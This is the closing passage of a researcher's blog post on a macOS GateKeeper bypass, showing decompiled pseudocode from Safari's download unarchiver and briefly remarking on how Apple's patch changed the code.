v14 = (dispatch_queue_s *)objc_retainAutoreleasedReturnValue(v13);
v32[0] = (__int64)_NSConcreteStackBlock;
v32[1] = 3254779904LL;
v32[2] = (__int64)__41__WBSDownloadFileBOMUnarchiver_unarchive__block_invoke_35;
v32[3] = (__int64)&__block_descriptor_40_ea8_32s_e5_v8__01;
v32[4] = (__int64)a1->bomUnarchiver;
dispatch_sync(v14, v32);
objc_release(v14);
00116A15 ___41-[WBSDownloadFileBOMUnarchiver unarchive]_block_invoke:48 (7FF905B77A15)
```

It just replaced the `BOM*` API call with the function pointer call, which is resolved by `dlsym` dynamically. I couldn't make sense the purpose now. Maybe Jamf researchers will share a different POC later.

Summary

The way to bypass **GateKeeper** is simple enough, and the issue has existed for a long time, I think. I am not sure whether it was actively exploited. If you find the real attacking sample in the wild, please let me know. (You can contact me via Twitter Message @patch1t)

Written on March 15, 2022